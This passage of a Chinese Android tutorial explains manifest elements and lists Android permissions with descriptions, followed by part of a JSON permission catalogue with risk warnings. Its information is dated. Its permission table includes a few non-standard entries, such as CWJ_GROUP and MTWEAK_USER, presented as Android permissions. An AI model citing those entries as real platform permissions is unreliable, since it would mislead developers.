用户库，可自定义。所有 android 的包都可以引用

11、第一层<supports-screens>

```
<supports-screens   android:smallScreens=["true" | "false"]
                                  android:normalScreens=["true" | "false"]
                                  android:largeScreens=["true" | "false"]
                                  android:anyDensity=["true" | "false"] />
```

这是在 android1.6 以后的新特性，支持多屏幕机制

各属性含义：这四个属性，是否支持大屏，是否支持中屏，是否支持小屏，是否支持多种不同密度

12、第二层<uses-configuration />与<uses-feature>性能都差不多

```
<uses-configuration   android:reqFiveWayNav=["true" | "false"]
                                      android:reqHardKeyboard=["true" | "false"]
                                      android:reqKeyboardType=["undefined" | "nokeys" | "qwerty"
|     "twelvekey"]
                                      android:reqNavigation=["undefined" | "nonav" | "dpad" |   "trackball" |
"wheel"]
                                      android:reqTouchScreen=["undefined" | "notouch" | "stylus" | "finger"] />
```

```
<uses-feature android:glEsVersion="integer"
                          android:name="string"
                          android:required=["true" | "false"] />
```

这两者都是在描述应用所需要的硬件和软件特性，以便防止应用在没有这些特性的设备上安装。

13、第二层<uses-sdk />

```
<uses-sdk android:minSdkVersion="integer"
                   android:targetSdkVersion="integer"
                   android:maxSdkVersion="integer"/>
```

描述应用所需的 api level，就是版本，目前是 android 2.2 = 8，android2.1 = 7，android1.6 = 4，android1.5=3

在此属性中可以指定支持的最小版本，目标版本以及最大版本

14、第二层<instrumentation />

```
<instrumentation android:functionalTest=["true" | "false"]
                                 android:handleProfiling=["true" | "false"]
                                 android:icon="drawable resource"
                                 android:label="string resource"
                                 android:name="string"
                                 android:targetPackage="string"/>
```

定义一些用于探测和分析应用性能等等相关的类，可以监控程序。在各个应用程序的组件之前 instrumentation 类被实例化

android:functionalTest(解释：instrumentation 类是否能运行一个功能测试，默认为 false)

15、<permission>、<uses-permission>、<permission-tree />、<permission-group />区别～

最常用的当属<uses-permission>，当我们需要获取某个权限的时候就必须在我们的 manifest 文件中声明，此<uses-permission>与<application>同级，具体权限列表请看此处

通常情况下我们不需要为自己的应用程序声明某个权限，除非你提供了供其他应用程序调用的代码或者数据。这个时候你才需要使用<permission> 这个标签。很显然这个标签可以让我们声明自己的权限。比如：

<permission android:name="com.teleca.project.MY_SECURITY" . . . />

那么在 activity 中就可以声明该自定义权限了，如：

<application . . .>

<activity android:name="XXX" . . . >

android:permission="com.teleca.project.MY_SECURITY"> </activity>

</application>

当然自己声明的 permission 也不能随意的使用，还是需要使用<uses-permission>来声明你需要该权限

<permission-group> 就是声明一个标签，该标签代表了一组 permissions，而<permission-tree>是为一组 permissions 声明了一个 namespace。这两个标签可以看之前的系列文章。

http://www.cnblogs.com/pilang/archive/2011/04/20/2022932.html

android 权限大全

访问登记属性	android.permission.ACCESS_CHECKIN_PROPERTIES ，读取或写入登记 check-in 数据库属性表的权限
获取错略位置	android.permission.ACCESS_COARSE_LOCATION，通过 WiFi 或移动基站的方式获取用户错略的经纬度信息，定位精度大概误差在 30~1500 米
获取精确位置	android.permission.ACCESS_FINE_LOCATION，通过 GPS 芯片接收卫星的定位信息，定位精度达 10 米以内
访问定位额外命令	android.permission.ACCESS_LOCATION_EXTRA_COMMANDS，允许程序访问额外的定位提供者指令
获取模拟定位信息	android.permission.ACCESS_MOCK_LOCATION，获取模拟定位信息，一般用于帮助开发者调试应用
获取网络状态	android.permission.ACCESS_NETWORK_STATE，获取网络信息状态，如当前的网络连接是否有效
访问 Surface Flinger	android.permission.ACCESS_SURFACE_FLINGER，Android 平台上底层的图形显示支持，一般用于游戏或照相机预览界面和底层模式的屏幕截图
获取 WiFi 状态	android.permission.ACCESS_WIFI_STATE，获取当前 WiFi 接入的状态以及 WLAN 热点的信息
账户管理	android.permission.ACCOUNT_MANAGER，获取账户验证信息，主要为 GMail 账户信息，只有系统级进程才能访问的权限
验证账户	android.permission.AUTHENTICATE_ACCOUNTS，允许一个程序通过账户验证方式访问账户管理 ACCOUNT_MANAGER 相关信息
电量统计	android.permission.BATTERY_STATS，获取电池电量统计信息
绑定小插件	android.permission.BIND_APPWIDGET，允许一个程序告诉 appWidget 服务需要访问小插件的数据库，只有非常少的应用才用到此权限

绑定设备管理	android.permission.BIND_DEVICE_ADMIN，请求系统管理员接收者 receiver，只有系统才能使用
绑定输入法	android.permission.BIND_INPUT_METHOD ，请求 InputMethodService 服务，只有系统才能使用
绑定 RemoteView	android.permission.BIND_REMOTEVIEWS，必须通过 RemoteViewsService 服务来请求，只有系统才能用
绑定壁纸	android.permission.BIND_WALLPAPER，必须通过 WallpaperService 服务来请求，只有系统才能用
使用蓝牙	android.permission.BLUETOOTH，允许程序连接配对过的蓝牙设备
蓝牙管理	android.permission.BLUETOOTH_ADMIN，允许程序进行发现和配对新的蓝牙设备
变成砖头	android.permission.BRICK，能够禁用手机，非常危险，顾名思义就是让手机变成砖头
应用删除时广播	android.permission.BROADCAST_PACKAGE_REMOVED，当一个应用在删除时触发一个广播
收到短信时广播	android.permission.BROADCAST_SMS，当收到短信时触发一个广播
连续广播	android.permission.BROADCAST_STICKY，允许一个程序收到广播后快速收到下一个广播
WAP PUSH 广播	android.permission.BROADCAST_WAP_PUSH，WAP PUSH 服务收到后触发一个广播
拨打电话	android.permission.CALL_PHONE，允许程序从非系统拨号器里输入电话号码
通话权限	android.permission.CALL_PRIVILEGED，允许程序拨打电话，替换系统的拨号器界面
拍照权限	android.permission.CAMERA，允许访问摄像头进行拍照
改变组件状态	android.permission.CHANGE_COMPONENT_ENABLED_STATE，改变组件是否启用状态
改变配置	android.permission.CHANGE_CONFIGURATION，允许当前应用改变配置，如定位
改变网络状态	android.permission.CHANGE_NETWORK_STATE，改变网络状态如是否能联网
改变 WiFi 多播状态	android.permission.CHANGE_WIFI_MULTICAST_STATE，改变 WiFi 多播状态

改变 WiFi 状态	android.permission.CHANGE_WIFI_STATE，改变 WiFi 状态
清除应用缓存	android.permission.CLEAR_APP_CACHE，清除应用缓存
清除用户数据	android.permission.CLEAR_APP_USER_DATA，清除应用的用户数据
底层访问权限	android.permission.CWJ_GROUP，允许 CWJ 账户组访问底层信息
手机优化大师扩展权限	android.permission.CELL_PHONE_MASTER_EX，手机优化大师扩展权限
控制定位更新	android.permission.CONTROL_LOCATION_UPDATES，允许获得移动网络定位信息改变
删除缓存文件	android.permission.DELETE_CACHE_FILES，允许应用删除缓存文件
删除应用	android.permission.DELETE_PACKAGES，允许程序删除应用
电源管理	android.permission.DEVICE_POWER，允许访问底层电源管理
应用诊断	android.permission.DIAGNOSTIC，允许程序到 RW 到诊断资源
禁用键盘锁	android.permission.DISABLE_KEYGUARD，允许程序禁用键盘锁
转存系统信息	android.permission.DUMP，允许程序获取系统 dump 信息从系统服务
状态栏控制	android.permission.EXPAND_STATUS_BAR，允许程序扩展或收缩状态栏
工厂测试模式	android.permission.FACTORY_TEST，允许程序运行工厂测试模式
使用闪光灯	android.permission.FLASHLIGHT，允许访问闪光灯
强制后退	android.permission.FORCE_BACK，允许程序强制使用 back 后退按键，无论 Activity 是否在顶层
访问账户 Gmail 列表	android.permission.GET_ACCOUNTS，访问 GMail 账户列表

获取应用大小	android.permission.GET_PACKAGE_SIZE，获取应用的文件大小
获取任务信息	android.permission.GET_TASKS，允许程序获取当前或最近运行的应用
允许全局搜索	android.permission.GLOBAL_SEARCH，允许程序使用全局搜索功能
硬件测试	android.permission.HARDWARE_TEST，访问硬件辅助设备，用于硬件测试
注射事件	android.permission.INJECT_EVENTS，允许访问本程序的底层事件，获取按键、轨迹球的事件流
安装定位提供	android.permission.INSTALL_LOCATION_PROVIDER，安装定位提供
安装应用程序	android.permission.INSTALL_PACKAGES，允许程序安装应用
内部系统窗口	android.permission.INTERNAL_SYSTEM_WINDOW，允许程序打开内部窗口，不对第三方应用程序开放此权限
访问网络	android.permission.INTERNET，访问网络连接，可能产生 GPRS 流量
结束后台进程	android.permission.KILL_BACKGROUND_PROCESSES，允许程序调用 killBackgroundProcesses(String).方法结束后台进程
管理账户	android.permission.MANAGE_ACCOUNTS，允许程序管理 AccountManager 中的账户列表
管理程序引用	android.permission.MANAGE_APP_TOKENS，管理创建、摧毁、Z 轴顺序，仅用于系统
高级权限	android.permission.MTWEAK_USER，允许 mTweak 用户访问高级系统权限
社区权限	android.permission.MTWEAK_FORUM，允许使用 mTweak 社区权限
软格式化	android.permission.MASTER_CLEAR，允许程序执行软格式化，删除系统配置信息
修改声音设置	android.permission.MODIFY_AUDIO_SETTINGS，修改声音设置信息
修改电话状态	android.permission.MODIFY_PHONE_STATE，修改电话状态，如飞行模式，但不包含替换系统拨号器界面
格式化文件系统	android.permission.MOUNT_FORMAT_FILESYSTEMS，格式化可移动文件系统，比如格式化清空 SD 卡

挂载文件系统	android.permission.MOUNT_UNMOUNT_FILESYSTEMS，挂载、反挂载外部文件系统
允许 NFC 通讯	android.permission.NFC，允许程序执行 NFC 近距离通讯操作，用于移动支持
永久 Activity	android.permission.PERSISTENT_ACTIVITY，创建一个永久的 Activity，该功能标记为将来将被移除
处理拨出电话	android.permission.PROCESS_OUTGOING_CALLS，允许程序监视，修改或放弃播出电话
读取日程提醒	android.permission.READ_CALENDAR，允许程序读取用户的日程信息
读取联系人	android.permission.READ_CONTACTS，允许应用访问联系人通讯录信息
屏幕截图	android.permission.READ_FRAME_BUFFER，读取帧缓存用于屏幕截图
读取收藏夹和历史记录	com.android.browser.permission.READ_HISTORY_BOOKMARKS，读取浏览器收藏夹和历史记录
读取输入状态	android.permission.READ_INPUT_STATE，读取当前键的输入状态，仅用于系统
读取系统日志	android.permission.READ_LOGS，读取系统底层日志
读取电话状态	android.permission.READ_PHONE_STATE，访问电话状态
读取短信内容	android.permission.READ_SMS，读取短信内容
读取同步设置	android.permission.READ_SYNC_SETTINGS，读取同步设置，读取 Google 在线同步设置
读取同步状态	android.permission.READ_SYNC_STATS，读取同步状态，获得 Google 在线同步状态
读取外部存储	android.permission.READ_EXTERNAL_STORAGE **读取外部存储** 读取外部存储，如 sdcard
重启设备	android.permission.REBOOT，允许程序重新启动设备
开机自动允许	android.permission.RECEIVE_BOOT_COMPLETED，允许程序开机自动运行

接收彩信	android.permission.RECEIVE_MMS，接收彩信
接收短信	android.permission.RECEIVE_SMS，接收短信
接收 Wap Push	android.permission.RECEIVE_WAP_PUSH，接收 WAP PUSH 信息
录音	android.permission.RECORD_AUDIO，录制声音通过手机或耳机的麦克
排序系统任务	android.permission.REORDER_TASKS，重新排序系统 Z 轴运行中的任务
结束系统任务	android.permission.RESTART_PACKAGES，结束任务通过 restartPackage(String)方法，该方式将在外来放弃
发送短信	android.permission.SEND_SMS，发送短信
设置 Activity 观察其	android.permission.SET_ACTIVITY_WATCHER，设置 Activity 观察器一般用于 monkey 测试
设置闹铃提醒	com.android.alarm.permission.SET_ALARM，设置闹铃提醒
设置总是退出	android.permission.SET_ALWAYS_FINISH，设置程序在后台是否总是退出
设置动画缩放	android.permission.SET_ANIMATION_SCALE，设置全局动画缩放
设置调试程序	android.permission.SET_DEBUG_APP，设置调试程序，一般用于开发
设置屏幕方向	android.permission.SET_ORIENTATION，设置屏幕方向为横屏或标准方式显示，不用于普通应用
设置应用参数	android.permission.SET_PREFERRED_APPLICATIONS，设置应用的参数，已不再工作具体查看 addPackageToPreferred(String) 介绍
设置进程限制	android.permission.SET_PROCESS_LIMIT，允许程序设置最大的进程数量的限制
设置系统时间	android.permission.SET_TIME，设置系统时间

设置系统时区	android.permission.SET_TIME_ZONE，设置系统时区
设置桌面壁纸	android.permission.SET_WALLPAPER，设置桌面壁纸
设置壁纸建议	android.permission.SET_WALLPAPER_HINTS，设置壁纸建议
发送永久进程信号	android.permission.SIGNAL_PERSISTENT_PROCESSES，发送一个永久的进程信号
状态栏控制	android.permission.STATUS_BAR，允许程序打开、关闭、禁用状态栏
访问订阅内容	android.permission.SUBSCRIBED_FEEDS_READ，访问订阅信息的数据库
写入订阅内容	android.permission.SUBSCRIBED_FEEDS_WRITE，写入或修改订阅内容的数据库
显示系统窗口	android.permission.SYSTEM_ALERT_WINDOW，显示系统窗口
更新设备状态	android.permission.UPDATE_DEVICE_STATS，更新设备状态
使用证书	android.permission.USE_CREDENTIALS，允许程序请求验证从 AccountManager
使用 SIP 视频	android.permission.USE_SIP，允许程序使用 SIP 视频服务
使用振动	android.permission.VIBRATE，允许振动
唤醒锁定	android.permission.WAKE_LOCK，允许程序在手机屏幕关闭后后台进程仍然运行
写入 GPRS 接入点设置	android.permission.WRITE_APN_SETTINGS，写入网络 GPRS 接入点设置
写入日程提醒	android.permission.WRITE_CALENDAR，写入日程，但不可读取
写入联系人	android.permission.WRITE_CONTACTS，写入联系人，但不可读取
写入外部存储	android.permission.WRITE_EXTERNAL_STORAGE，允许程序写入外部存储，如 SD 卡上写文件

写入 Google 地图数据	android.permission.WRITE_GSERVICES，允许程序写入 Google Map 服务数据
写入收藏夹和历史记录	com.android.browser.permission.WRITE_HISTORY_BOOKMARKS，写入浏览器历史记录或收藏夹，但不可读取
读写系统敏感设置	android.permission.WRITE_SECURE_SETTINGS，允许程序读写系统安全敏感的设置项
读写系统设置	android.permission.WRITE_SETTINGS，允许读写系统设置项
编写短信	android.permission.WRITE_SMS，允许编写短信
写入在线同步设置	android.permission.WRITE_SYNC_SETTINGS，写入 Google 在线同步设置

http://www.cnblogs.com/classic/archive/2011/06/20/2085055.html

安卓系统权限及内置 APP 有关知识

比较全的官方权限描述 JSON 格式：


```
{
	"PermissList":
	[
		{
			"Key":"android.permission.ACCESS_CHECKIN_PROPERTIES",
```

```
                "Title":"访问检入属性",
                "Memo":"允许对检入服务上传的属性进行读/写访问。普通应用程序不能使用此权限。",
                "Level":0
        },
        {
                "Key":"android.permission.ACCESS_COARSE_LOCATION",
                "Title":"大概位置",
                "Memo":"访问大概的位置源(例如蜂窝网络数据库)以确定手机的大概位置(如果可以)。恶意应用程序可借此确定您所处的大概位置。",
                "Level":1
        },
        {
                "Key":"android.permission.ACCESS_FINE_LOCATION",
                "Title":"精准的(GPS)位置",
                "Memo":"访问精准的位置源，例如手机上的全球定位系统(如果有)。恶意应用程序可能会借此确定您所处的位置，并可能消耗额外的电池电量。",
                "Level":1
        },
        {
                "Key":"android.permission.ACCESS_LOCATION_EXTRA_COMMANDS",
                "Title":"访问额外的位置信息提供程序命令",
                "Memo":"访问额外的位置信息提供程序命令。恶意应用程序可借此干扰 GPS 或其他位置源的正常工作。",
                "Level":1
        },
        {
                "Key":"android.permission.ACCESS_MOCK_LOCATION",
                "Title":"使用模拟地点来源进行测试",
```

```
                "Memo":"创建模拟地点来源进行测试。恶意应用程序可能利用此选项覆盖由真实地点来源（如 GPS 或网络提供商）传回的地点和/或状态。",
                "Level":1
        },
        {
                "Key":"android.permission.ACCESS_NETWORK_STATE",
                "Title":"查看网络状态",
                "Memo":"允许应用程序查看所有网络的状态。",
                "Level":0
        },
        {
                "Key":"android.permission.ACCESS_SURFACE_FLINGER",
                "Title":"访问 SurfaceFlinger",
                "Memo":"允许应用程序使用 SurfaceFlinger 低级别功能。",
                "Level":0
        },
        {
                "Key":"android.permission.ACCESS_WIFI_STATE",
                "Title":"查看 WLAN 状态",
                "Memo":"允许应用程序查看有关 WLAN 状态的信息。",
                "Level":0
        },
        {
                "Key":"android.permission.ADD_SYSTEM_SERVICE",
                "Title":"系统级服务",
                "Memo":"允许程序发布系统级服务",
                "Level":0
        },
```

```
{
        "Key":"android.permission.BATTERY_STATS",
        "Title":"修改电池统计信息",
        "Memo":"允许修改收集的电池使用情况统计信息。普通应用程序不能使用此权限。",
        "Level":0
},
{
        "Key":"android.permission.BLUETOOTH",
        "Title":"创建蓝牙连接",
        "Memo":"允许应用程序查看本地蓝牙手机的配置，以及建立或接受与配对设备的连接。",
        "Level":1
},
{
        "Key":"android.permission.BLUETOOTH_ADMIN",
        "Title":"蓝牙管理",
        "Memo":"允许应用程序配置本地蓝牙手机，以及发现远程设备并与其配对。",
        "Level":0
},
{
        "Key":"android.permission.BRICK",
        "Title":"永久停用手机",
        "Memo":"允许应用程序永久停用整个手机，这非常危险。",
        "Level":2
},
{
        "Key":"android.permission.BROADCAST_PACKAGE_REMOVED",
        "Title":"发送包删除的广播",
        "Memo":"允许应用程序广播已删除某应用程序包的通知。恶意应用程序可借此终止任何正在运行的其他
```

```
应用程序。",
                "Level":1
        },
        {
                "Key":"android.permission.BROADCAST_STICKY",
                "Title":"发送置顶广播",
                "Memo":"允许应用程序发送顽固广播，这些广播在结束后仍会保留。恶意应用程序可能会借此使手机耗用太多内存，从而降低其速度或稳定性。",
                "Level":1
        },
        {
                "Key":"android.permission.CALL_PHONE",
                "Title":"直接拨打电话号码",
                "Memo":"允许应用程序在您不介入的情况下拨打电话。恶意应用程序可借此在您的话费单上产生意外通话费。请注意，此权限不允许应用程序拨打紧急呼救电话。",
                "Level":2
        },
        {
                "Key":"android.permission.CALL_PRIVILEGED",
                "Title":"直接呼叫任何电话号码",
                "Memo":"允许应用程序在您不介入的情况下拨打任何电话（包括紧急呼救）。恶意应用程序可借此向应急服务机构拨打骚扰电话甚至非法电话。",
                "Level":2
        },
        {
                "Key":"android.permission.CAMERA",
                "Title":"拍照",
                "Memo":"允许应用程序使用相机拍照，这样应用程序可随时收集进入相机镜头的图像。",
```

```
                "Level":0
        },
        {
                "Key":"android.permission.CHANGE_COMPONENT_ENABLED_STATE",
                "Title":"启用或停用应用程序组件",
                "Memo":"允许应用程序更改是否启用其他应用程序的组件。恶意应用程序可借此停用重要的手机功能。使用此权限时务必谨慎，因为这可能导致应用程序组件进入不可用、不一致或不稳定的状态。",
                "Level":1
        },
        {
                "Key":"android.permission.CHANGE_CONFIGURATION",
                "Title":"更改用户界面设置",
                "Memo":"允许应用程序更改当前配置，例如语言设置或整体的字体大小。",
                "Level":0
        },
        {
                "Key":"android.permission.CHANGE_NETWORK_STATE",
                "Title":"更改网络连接性",
                "Memo":"允许应用程序更改网络连接的状态。",
                "Level":0
        },
        {
                "Key":"android.permission.CHANGE_WIFI_STATE",
                "Title":"更改 WLAN 状态",
                "Memo":"允许应用程序连接到 WLAN 接入点以及与 WLAN 接入点断开连接，并对配置的 WLAN 网络进行更改。",
                "Level":0
        },
```

```
		{
			"Key":"android.permission.CLEAR_APP_CACHE",
			"Title":"删除所有应用程序缓存数据",
			"Memo":"允许应用程序通过删除应用程序缓存目录中的文件释放手机存储空间。通常此权限只适用于系统进程。",
			"Level":0
		},
		{
			"Key":"android.permission.CLEAR_APP_USER_DATA",
			"Title":"删除其他应用程序的数据",
			"Memo":"允许应用程序清除用户数据。",
			"Level":1
		},
		{
			"Key":"android.permission.CONTROL_LOCATION_UPDATES",
			"Title":"控制位置更新通知",
			"Memo":"允许启用/停用来自收音机的位置更新通知。普通应用程序不能使用此权限。",
			"Level":0
		},
		{
			"Key":"android.permission.DELETE_CACHE_FILES",
			"Title":"删除其他应用程序的缓存",
			"Memo":"允许应用程序删除缓存文件。",
			"Level":0
		},
		{
			"Key":"android.permission.DELETE_PACKAGES",
			"Title":"删除应用程序",
```

```
                "Memo":"允许应用程序删除 Android 包。恶意应用程序可借此删除重要的应用程序。",
                "Level":0
        },
        {
                "Key":"android.permission.DEVICE_POWER",
                "Title":"开机或关机",
                "Memo":"允许应用程序打开或关闭手机。",
                "Level":0
        },
        {
                "Key":"android.permission.DIAGNOSTIC",
                "Title":"读取/写入诊断所拥有的资源",
                "Memo":"允许应用程序读取/写入诊断组所拥有的任何资源（例如，/dev 中的文件）。这可能会影响系统稳定性和安全性。此权限仅供制造商或运营商诊断硬件问题。",
                "Level":2
        },
        {
                "Key":"android.permission.DISABLE_KEYGUARD",
                "Title":"停用键锁",
                "Memo":"允许应用程序停用键锁和任何关联的密码安全设置。例如，在手机上接听电话时停用键锁，在通话结束后重新启用键锁。",
                "Level":0
        },
        {
                "Key":"android.permission.DUMP",
                "Title":"检索系统内部状态",
                "Memo":"允许应用程序检索系统的内部状态。恶意应用程序可借此检索它们本不需要的各种保密信息和安全信息。",
```

```
                "Level":0
        },
        {
                "Key":"android.permission.EXPAND_STATUS_BAR",
                "Title":"展开/收拢状态栏",
                "Memo":"允许应用程序展开或收拢状态栏。",
                "Level":0
        },
        {
                "Key":"android.permission.FACTORY_TEST",
                "Title":"在出厂测试模式下运行",
                "Memo":"作为一项低级制造商测试来运行，从而允许对手机硬件进行完全访问。此权限仅当手机在制造商测试模式下运行时才可用。",
                "Level":0
        },
        {
                "Key":"android.permission.FLASHLIGHT",
                "Title":"控制闪光灯",
                "Memo":"允许应用程序控制闪光灯。",
                "Level":0
        },
        {
                "Key":"android.permission.FORCE_BACK",
                "Title":"强制应用程序关闭",
                "Memo":"允许应用程序强制前端的任何活动关闭并重新开始。普通应用程序从不需要使用此权限。",
                "Level":0
        },
        {
```

```
                "Key":"android.permission.FOTA_UPDATE",
                "Title":"系统升级",
                "Memo":"运行应用程序使用空中升级系统",
                "Level":0
        },
        {
                "Key":"android.permission.GET_ACCOUNTS",
                "Title":"发现已知帐户",
                "Memo":"允许应用程序获取手机已知的帐户列表。",
                "Level":0
        },
        {
                "Key":"android.permission.GET_PACKAGE_SIZE",
                "Title":"计算应用程序存储空间",
                "Memo":"允许应用程序检索其代码、数据和缓存大小",
                "Level":0
        },
        {
                "Key":"android.permission.GET_TASKS",
                "Title":"检索当前运行的应用程序",
                "Memo":"允许应用程序检索有关当前和最近运行的任务的信息。恶意应用程序可借此发现有关其他应用
程序的保密信息。",
                "Level":1
        },
        {
                "Key":"android.permission.HARDWARE_TEST",
                "Title":"测试硬件",
                "Memo":"允许应用程序控制各外围设备以进行硬件测试。",
```

```
                "Level":0
            },
            {
                "Key":"android.permission.INJECT_EVENTS",
                "Title":"按键和控制按钮",
                "Memo":"允许应用程序将其自己的输入活动（按键等）提供给其他应用程序。恶意应用程序可借此掌控
手机。",
                "Level":2
            },
            {
                "Key":"android.permission.INSTALL_PACKAGES",
                "Title":"直接安装应用程序",
                "Memo":"允许应用程序安装全新的或更新的 Android 包。恶意应用程序可能会借此添加其具有任意权限
的新应用程序。",
                "Level":1
            },
            {
                "Key":"android.permission.INTERNAL_SYSTEM_WINDOW",
                "Title":"显示未授权的窗口",
                "Memo":"允许创建专用于内部系统用户界面的窗口。普通应用程序不能使用此权限。",
                "Level":0
            },
            {
                "Key":"android.permission.INTERNET",
                "Title":"访问网络",
                "Memo":"允许程序访问网络.",
                "Level":0
            },
```

```
		{
			"Key":"android.permission.MANAGE_APP_TOKENS",
			"Title":"管理应用程序令牌",
			"Memo":"允许应用程序创建和管理自己的令牌，从而绕开其常规的 Z 方向。普通应用程序从不需要使用此权限。",
			"Level":0
		},
		{
			"Key":"android.permission.MASTER_CLEAR",
			"Title":"恢复出厂设置",
			"Memo":"允许应用程序将系统恢复为出厂设置，即清除所有数据、配置以及所安装的应用程序。",
			"Level":2
		},
		{
			"Key":"android.permission.MODIFY_AUDIO_SETTINGS",
			"Title":"更改您的音频设置",
			"Memo":"允许应用程序修改整个系统的音频设置，如音量和路由。",
			"Level":0
		},
		{
			"Key":"android.permission.MODIFY_PHONE_STATE",
			"Title":"修改手机状态",
			"Memo":"允许应用程序控制设备的电话功能。拥有此权限的应用程序可自行切换网络、打开和关闭无线通信等，而不会通知您。",
			"Level":1
		},
		{
			"Key":"android.permission.MOUNT_UNMOUNT_FILESYSTEMS",
```

```
            "Title":"装载和卸载文件系统",
            "Memo":"允许应用程序装载和卸载可移动存储器的文件系统。",
            "Level":0
        },
        {
            "Key":"android.permission.PERSISTENT_ACTIVITY",
            "Title":"让应用程序始终运行",
            "Memo":"允许应用程序部分持续运行，这样系统便不能将其用于其他应用程序。",
            "Level":0
        },
        {
            "Key":"android.permission.PROCESS_OUTGOING_CALLS",
            "Title":"拦截外拨电话",
            "Memo":"允许应用程序处理外拨电话或更改要拨打的号码。恶意应用程序可能会借此监视、另行转接甚至阻止外拨电话。",
            "Level":2
        },
        {
            "Key":"android.permission.READ_CALENDAR",
            "Title":"读取日历活动",
            "Memo":"允许应用程序读取您手机上存储的所有日历活动。恶意应用程序可借此将您的日历活动发送给其他人。",
            "Level":1
        },
        {
            "Key":"android.permission.READ_CONTACTS",
            "Title":"读取联系人数据",
            "Memo":"允许应用程序读取您手机上存储的所有联系人（地址）数据。恶意应用程序可借此将您的数据
```

发送给其他人。",
"Level":1
},
{
"Key":"android.permission.READ_FRAME_BUFFER",
"Title":"读取帧缓冲区",
"Memo":"允许应用程序读取帧缓冲区中的内容,比如抓屏程序.",
"Level":0
},
{
"Key":"android.permission.READ_INPUT_STATE",
"Title":"记录您键入的内容和执行的操作",
"Memo":"允许应用程序查看您按的键，即使在与其他应用程序交互（例如输入密码）时也不例外。普通应用程序从不需要使用此权限。",
"Level":2
},
{
"Key":"android.permission.READ_LOGS",
"Title":"读取系统日志文件",
"Memo":"允许应用程序从系统的各日志文件中读取信息。这样应用程序可以发现您的手机使用情况，但这些信息不应包含任何个人信息或保密信息。",
"Level":0
},
{
"Key":"android.permission.READ_OWNER_DATA",
"Title":"读取所有者数据",
"Memo":"允许应用程序读取您手机上存储的手机所有者数据。恶意应用程序可借此读取手机所有者数据。",

```
                "Level":1
            },
            {
                "Key":"android.permission.READ_SMS",
                "Title":"读取短信或彩信",
                "Memo":"允许应用程序读取您的手机或 SIM 卡中存储的短信。恶意应用程序可借此读取您的机密信息。
",
                "Level":2
            },
            {
                "Key":"android.permission.READ_SYNC_SETTINGS",
                "Title":"读取同步设置",
                "Memo":"允许应用程序读取同步设置，例如是否为\“联系人\”启用同步。",
                "Level":0
            },
            {
                "Key":"android.permission.READ_SYNC_STATS",
                "Title":"读取同步统计信息",
                "Memo":"允许应用程序读取同步统计信息；例如已发生的同步历史记录。",
                "Level":0
            },
            {
                "Key":"android.permission.REBOOT",
                "Title":"强行重新启动手机",
                "Memo":"允许应用程序强行重新启动手机。",
                "Level":1
            },
            {
```

```
                "Key":"android.permission.RECEIVE_BOOT_COMPLETED",
                "Title":"开机时自动启动",
                "Memo":"允许应用程序在系统完成启动后即自行启动。这样会延长手机的启动时间，而且如果应用程序一直运行，会降低手机的整体速度。",
                "Level":1
        },
        {
                "Key":"android.permission.RECEIVE_MMS",
                "Title":"接收彩信",
                "Memo":"允许应用程序接收和处理彩信。恶意应用程序可借此监视您的信息，或者将信息删除而不向您显示。",
                "Level":1
        },
        {
                "Key":"android.permission.RECEIVE_SMS",
                "Title":"接收短信",
                "Memo":"允许应用程序接收和处理短信。恶意应用程序可借此监视您的信息，或者将信息删除而不向您显示。",
                "Level":1
        },
        {
                "Key":"android.permission.RECEIVE_WAP_PUSH",
                "Title":"接收 WAP",
                "Memo":"允许应用程序接收和处理 WAP 信息。恶意应用程序可借此监视您的信息，或者将信息删除而不向您显示。",
                "Level":1
        },
        {
```

```
                "Key":"android.permission.RECORD_AUDIO",
                "Title":"录音",
                "Memo":"允许应用程序访问录音路径。",
                "Level":1
        },
        {
                "Key":"android.permission.REORDER_TASKS",
                "Title":"对正在运行的应用程序重新排序",
                "Memo":"允许应用程序将任务移至前端和后台。恶意应用程序可借此强行进入前端，而不受您的控制。
",
                "Level":1
        },
        {
                "Key":"android.permission.RESTART_PACKAGES",
                "Title":"重启程序",
                "Memo":"允许程序自己重启或重启其他程序",
                "Level":0
        },
        {
                "Key":"android.permission.SEND_SMS",
                "Title":"发送短信",
                "Memo":"允许应用程序发送短信。恶意应用程序可能会不经您的确认就发送信息，给您带来费用。",
                "Level":2
        },
        {
                "Key":"android.permission.SET_ACTIVITY_WATCHER",
                "Title":"监控所有应用程序的启动",
                "Memo":"允许应用程序监控系统启动活动的方式。恶意应用程序可借此彻底损坏系统。此权限仅在开发
```

时才需要，普通的手机应用不需要。",
"Level":1
},
{
"Key":"android.permission.SET_ALWAYS_FINISH",
"Title":"关闭所有后台应用程序",
"Memo":"允许应用程序控制活动是否始终是一转至后台就完成。普通应用程序从不需要使用此权限。",
"Level":0
},
{
"Key":"android.permission.SET_ANIMATION_SCALE",
"Title":"修改全局动画速度",
"Memo":"允许应用程序随时更改全局动画速度（加快或放慢动画）。",
"Level":0
},
{
"Key":"android.permission.SET_DEBUG_APP",
"Title":"启用应用程序调试",
"Memo":"允许应用程序启动对其他应用程序的调试。恶意应用程序可借此终止其他应用程序。",
"Level":1
},
{
"Key":"android.permission.SET_ORIENTATION",
"Title":"更改屏幕显示方向",
"Memo":"允许应用程序随时更改屏幕的旋转方向。普通应用程序从不需要使用此权限。",
"Level":0
},
{

```
                "Key":"android.permission.SET_PREFERRED_APPLICATIONS",
                "Title":"设置首选应用程序",
                "Memo":"允许应用程序修改首选的应用程序。这样恶意应用程序可能会暗中更改运行的应用程序，从而骗过您的现有应用程序来收集您的保密数据。",
                "Level":1
        },
        {
                "Key":"android.permission.SET_PROCESS_FOREGROUND",
                "Title":"强制前台运行",
                "Memo":"允许程序强制前台运行",
                "Level":0
        },
        {
                "Key":"android.permission.SET_PROCESS_LIMIT",
                "Title":"限制运行的进程个数",
                "Memo":"允许应用程序控制将运行的进程数上限。普通应用程序从不需要使用此权限。",
                "Level":0
        },
        {
                "Key":"android.permission.SET_TIME_ZONE",
                "Title":"设置时区",
                "Memo":"允许应用程序更改手机的时区。",
                "Level":0
        },
        {
                "Key":"android.permission.SET_WALLPAPER",
                "Title":"设置壁纸",
                "Memo":"允许应用程序设置系统壁纸。",
```

```
        "Level":0
    },
    {
        "Key":"android.permission.SET_WALLPAPER_HINTS",
        "Title":"设置壁纸大小提示",
        "Memo":"允许应用程序设置有关壁纸大小的提示。",
        "Level":0
    },
    {
        "Key":"android.permission.SIGNAL_PERSISTENT_PROCESSES",
        "Title":"向应用程序发送 Linux 信号",
        "Memo":"允许应用程序请求将所提供的信号发送给所有持久进程。",
        "Level":0
    },
    {
        "Key":"android.permission.STATUS_BAR",
        "Title":"停用或修改状态栏",
